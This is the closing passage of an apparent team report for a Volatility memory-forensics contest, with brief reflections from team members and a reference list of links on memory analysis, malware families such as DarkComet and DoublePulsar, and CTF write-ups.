It was summer when we started the competition, but we already arrived in the fall. So far, I believe that there have been worries and knowledge in all processes, from design to analysis, and that it has been able to grow greatly. Although I think it is a challenging competition for the first time with respect to Volatility and Memory Analysis, it was definitely a good opportunity to think deeply about memory analysis with enthusiasm.

Seonho Lee / Memory Analysis Technique Research and Report Review



First, thank the team members for their efforts with the Volatility Analysis Contest. Through this Contest, I have learned a lot about memory analysis techniques. I hope our team has good results. If Contest is held again next time, want to participate again.

Soohyun Jin / Vulnerability Research and Memory Analysis



I often used Volatility to perform memory analysis through CTFs or Challenges. With plugin contest being hosted each year, we were able to take a look at the various know-how we have accumulated through the Memory Analysis Challenge using Volatility. I have analyzed the scenarios, but for the first time I have created my own case, I can see that a lot of effort is needed in these areas. Nevertheless, it was fun to have such a good experience and many ideas came to me to think about some good things to do.

6. Reference

- [1] <https://cyberpolicy.com/cybersecurity-education/who-is-lazarus-north-koreas-newest-cybercrime-collective>
- [2] <https://mitre.github.io/attack-navigator/enterprise/>
- [3] <http://jmoon.co.kr/78>
- [4] <https://www.first.org/resources/papers/conference2009/schuster-andreas-sliders.pdf>
- [5] [https://codeengn.com/archive/Forensic/Volatility%20Plugin%20%EC%9D%84%20%EC%9D%B4%E%9A%A9%ED%95%9C%20Windows%20Memory%20Dump%20%EB%B6%84%EC%84%9D%20\[Deok9\].pdf](https://codeengn.com/archive/Forensic/Volatility%20Plugin%20%EC%9D%84%20%EC%9D%B4%E%9A%A9%ED%95%9C%20Windows%20Memory%20Dump%20%EB%B6%84%EC%84%9D%20[Deok9].pdf)
- [6] <https://blog.didierstevens.com/2017/03/20/that-is-not-my-child-process/>
- [7] <http://boanproject.tistory.com/85>
- [8] <https://pdfs.semanticscholar.org/af89/0528c2d4fd84b32ec8ac638abe193f419e36.pdf>
- [9] <https://en.wikipedia.org/wiki/NTFS>
- [10] <https://www.hancom.com/>
- [11] <https://techanarchy.net/2016/10/solving-grrcon-2016-dfir-challenge/>
- [12] <http://cyberfibers.com/2014/08/place2/>
- [13] <https://www.nurilab.net/hwpSCAN2>
- [14] <http://asec.ahnlab.com/1047>
- [15] <https://resources.infosecinstitute.com/shellcode-detection-emulation-libemu/>
- [16] <https://www.forensicswiki.org/wiki/LNK>
- [17] <https://dfirjournal.wordpress.com/tag/darkcomet/>
- [18] <http://zirconic.net/2016/09/dark-comet-part-i/>
- [19] <https://en.wikipedia.org/wiki/DoublePulsar>
- [20] <https://nmap.org/book/man-port-scanning-techniques.html>
- [21] <https://github.com/BorjaMerino/DoublePulsar-Volatility>
- [22] <https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html>
- [23] <https://www.rootusers.com/bsides-canberra-2017-ctf-rekt-exfil-write/>
- [24] <https://cpuu.postype.com/post/665132>